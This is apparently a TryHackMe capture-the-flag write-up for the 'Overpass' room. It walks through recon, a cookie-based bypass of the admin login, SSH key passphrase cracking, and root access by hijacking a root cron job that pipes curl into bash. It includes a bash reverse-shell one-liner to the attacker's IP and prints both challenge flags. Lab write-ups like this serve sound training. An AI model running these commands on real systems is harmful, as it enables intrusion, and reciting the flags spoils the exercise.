

Overpass write-up by ChickenLoner

This is write-up for Overpass in TryHackMe which is a first CTF of this series which we have to break in the webserver, gain access to target machine, privilege escalation and rock this box

Site: <https://tryhackme.com/room/overpass>

649

Overpass

What happens when some broke CompSci students make a password manager?

Start AttackBox

Help

Chart

Scoreboard

Video

Discuss

Writeups

More

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 17040 users are in here and this room is 375 days old.

Created by NinjaJc01

0%

Task 1 ☐ Overpass

What happens when a group of broke Computer Science students try to make a password manager?
Obviously a *perfect* commercial success!

Start Machine

There is a TryHackMe subscription code hidden on this box. The first person to find and activate it will get a one month subscription for free! If you're already a subscriber, why not give the code to a friend?


UPDATE: The code is now claimed.
The machine was slightly modified on 2020/09/25. This was only to improve the performance of the machine. It does not affect the process.

Starting with nmap and we see that ssh and webserver are running

```
(kali㉿kali)-[~/Tryhackme]
$ sudo nmap -sC -sV 10.10.38.188
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-27 08:56 EDT
Nmap scan report for 10.10.38.188
Host is up (0.28s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)
|   256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)
|_  256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)
80/tcp    open  http     Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_ _http-title: Overpass
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.66 seconds
```

Access the website, we will see what they are doing, and do more recon



The screenshot shows the homepage of the Overpass website. The browser address bar displays '10.10.38.188'. The website has a dark header with the 'Overpass' logo and navigation links for 'About Us' and 'Downloads'. The main content area features a large image of a padlock on a chain, with the text 'Welcome to Overpass' and 'A secure password manager with support for Windows, Linux, MacOS and more'. Below this, there is a paragraph explaining the problem of password reuse and how Overpass solves it. A section titled 'Reasons to use Overpass' lists three bullet points: passwords are never transmitted over the internet, passwords are protected using Military Grade encryption, and Overpass does not store passwords. A final line encourages downloading Overpass today and provides a link to the 'Downloads' page.

Welcome to Overpass
A secure password manager with support for Windows, Linux, MacOS and more

People reuse the same password for multiple services. If you are one of them, you're risking your accounts being hacked by evil hackers.


Overpass allows you to securely store different passwords for every service, protected using military grade cryptography to keep you safe.

Reasons to use Overpass

- Your passwords are never transmitted over the internet, in any form, unlike other password managers.
- Your passwords are protected using Military Grade encryption.
- Overpass do not store your passwords, unlike other password managers.

Download Overpass today and start keeping your passwords safe. [Downloads](#)

In About Us these all could be potentially username



The screenshot shows the 'About Us' page of the Overpass website. The browser address bar displays '10.10.38.188/aboutus/'. The website has a dark header with the 'Overpass' logo and navigation links for 'About Us' and 'Downloads'. The main content area features the heading 'Who are we?' followed by a paragraph explaining the origin of Overpass in 2020. Below this, there is a section titled 'Our Staff' listing five team members with their roles: Ninja (Lead Developer), Pars (Shibe Enthusiast and Emotional Support Animal Manager), Szymex (Head Of Security), Bee (Chief Drinking Water Coordinator), and MuirlandOracle (Cryptography Consultant).

Who are we?

Overpass was formed in 2020 by a group of Computer Science students who were disappointed by the number of people getting hacked because their passwords were in rockyou.


To solve this, we decided to create a password manager to help you use unique passwords for every service.

Your passwords never leave your PC, and are stored securely in an encrypted file. Stay safe against hackers. Use Overpass.

Our Staff

- Ninja - Lead Developer
- Pars - Shibe Enthusiast and Emotional Support Animal Manager
- Szymex - Head Of Security
- Bee - Chief Drinking Water Coordinator
- MuirlandOracle - Cryptography Consultant

At Downloads page we can see that they are giving their clients their source code



The screenshot shows the 'Downloads' page of the Overpass website. The browser address bar displays '10.10.38.188/downloads/'. The website has a dark header with the 'Overpass' logo and navigation links for 'About Us' and 'Downloads'. The main content area features the heading 'Download Overpass' followed by the text 'Stay safe against hackers. Use Overpass.' Below this, there is a section titled 'Builds' with the text 'Precompiled binaries of Overpass' and a list of links for different operating systems: Windows x86-64, Linux x86-64, MacOS x86-64, FreeBSD x86-64, and OpenBSD x86-64. A section titled 'Source' follows, with the text 'Have Golang installed? Need a binary for 32bit systems? Want to build your own binary to make sure it's safe? Grab the source code here' and two links: 'Source Code' and 'Build Script'.

Download Overpass
Stay safe against hackers. Use Overpass.

Builds
Precompiled binaries of Overpass

- [Windows x86-64](#)
- [Linux x86-64](#)
- [MacOS x86-64](#)
- [FreeBSD x86-64](#)
- [OpenBSD x86-64](#)

Source
Have Golang installed? Need a binary for 32bit systems? Want to build your own binary to make sure it's safe? Grab the source code here

- [Source Code](#)
- [Build Script](#)

Download source code to understand what their application works

```
(rootkali)-[~kali/Tryhackme/overpass]
# ls
overpass.go
```

Now it's time for gobuster to shine and we can see that /admin is very stand out

```
(kali@kali)-[~/Tryhackme]
$ gobuster dir -u http://10.10.38.188/ -w /usr/share/wordlists/dirb/big.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.38.188/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/07/27 08:59:03 Starting gobuster in directory enumeration mode

/aboutus (Status: 301) [Size: 0] [→ aboutus/]
/admin (Status: 301) [Size: 42] [→ /admin/]
/css (Status: 301) [Size: 0] [→ css/]
/downloads (Status: 301) [Size: 0] [→ downloads/]
/img (Status: 301) [Size: 0] [→ img/]

2021/07/27 09:08:43 Finished
```

And it's admin login page



← → ↻ 🏠 10.10.38.188/admin/

Overpass

Administrator area

Please log in to access this content


Overpass administrator login

Username:


Password:

Login


Using Dev tools to see what inside and we can see login.js which when login is success, user set session will be set and it could be lead to Broken authentication vulnerability



Set cookie to anything and after refresh this page, we should be able to bypass this authentication



And we really made it here, we will get RSA private key of user james



Crack password from this RSA key with ssh2john

```
(root@kali)-[~/Tryhackme/overpass]
# python /usr/share/john/ssh2john.py key_rsa > id_rsa.hash

(root@kali)-[~/Tryhackme/overpass]
# john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash --format=SSH
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
james13 (key_rsa)
1g 0:00:00:07 DONE (2021-07-27 09:28) 0.1428g/s 2048Kp/s 2048Kc/s 2048KC/sa6_123..*7;Vamos!
Session completed
```

After we got James's SSH password

```
(kali@kali)-[~/Tryhackme/overpass]
$ ssh -i key_rsa james@10.10.38.188
Enter passphrase for key 'key_rsa':
Enter passphrase for key 'key_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jul 27 13:31:25 UTC 2021

System load:  0.08           Processes:            88
Usage of /:   22.3% of 18.57GB Users logged in:      0
Memory usage: 13%           IP address for eth0: 10.10.38.188
Swap usage:   0%

47 packages can be updated.
0 updates are security updates.

Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$ ls
todo.txt  user.txt
james@overpass-prod:~$ cat user.txt
thm{65c1aaf000506e56996822c6281e6bf7}
james@overpass-prod:~$
```

Hack the machine and get the flag in user.txt

Hack the machine and get the flag in user.txt

thm{65c1aaf000506e56996822c6281e6bf7}

Correct Answer

Hint

Escalate your privileges and get the flag in root.txt

We can't use sudo cause we don't have James's actual password but we got a hint that there is an automated script is running

```
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
They're not updating on the website
james@overpass-prod:~$ sudo l-l access to different files folders
[sudo] password for james:
Sorry, try again.
[sudo] password for james:
Sorry, try again.
[sudo] password for james:
sudo: 3 incorrect password attempts
```

Cat crontab and we will see that buildscript.sh will be executed as a root every minute

```
james@overpass-prod:/home$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
```

Let's check out /etc/hosts we will see that overpass.thm is loopback address so we can edit to our ip and run a script from our machine

```
james@overpass-prod:/etc$ cat hosts
127.0.0.1 localhost
127.0.1.1 overpass-prod
127.0.0.1 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Write shell script for reverse shell and create directory based on how cronjobs is going to pull

```
(root@kali)-[~kali/Tryhackme/overpass]
# vi buildscript.sh

(root@kali)-[~kali/Tryhackme/overpass]
# cat buildscript.sh
bash -c "bash -i >& /dev/tcp/10.9.4.109/9001 0>&1"
```

Start simple http server and netcat listener and wait until our script will be pulled and executed

```
(root@kali)-[~kali/Tryhackme/overpass]
# mv buildscript.sh ./downloads/src

(root@kali)-[~kali/Tryhackme/overpass]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.38.188 - - [27/Jul/2021 09:53:38] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
```

Now after got root shell, capture the root flag!

```
(kali@kali)-[~]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.4.109] from (UNKNOWN) [10.10.38.188] 40522
bash: cannot set terminal process group (2292): Inappropriate ioctl for device
bash: no job control in this shell
root@overpass-prod:~# ls
ls
buildStatus
builds
go
root.txt
src
root@overpass-prod:~# cat root.txt
cat root.txt
thm{7f336f8c359dbac18d54fdd64ea753bb}
root@overpass-prod:~#
```

Escalate your privileges and get the flag in root.txt

thm{7f336f8c359dbac18d54fdd64ea753bb}

Correct Answer

All flags

Answer the questions below

Hack the machine and get the flag in user.txt

thm{65c1aaf000506e56996822c6281e6bf7}

Correct Answer

Hint

Escalate your privileges and get the flag in root.txt

thm{7f336f8c359dbac18d54fdd64ea753bb}

Correct Answer